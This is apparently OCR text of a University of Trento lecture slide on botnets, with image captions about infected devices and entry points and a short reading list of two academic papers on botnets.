
Infected devices






Many ports of enrty





UNIVERSITY OF TRENTO

Infected devices



Reading list

- Silva, Sérgio SC, et al. "Botnets: A survey." *Computer Networks* 57.2 (2013): 378-403.
- Stone-Gross, Brett, et al. "Your botnet is my botnet: analysis of a botnet takeover." *Proceedings of the 16th ACM conference on Computer and communications security*. ACM, 2009.